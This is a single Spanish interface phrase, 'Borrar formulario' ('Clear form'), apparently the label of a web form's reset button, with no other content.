Borrar formulario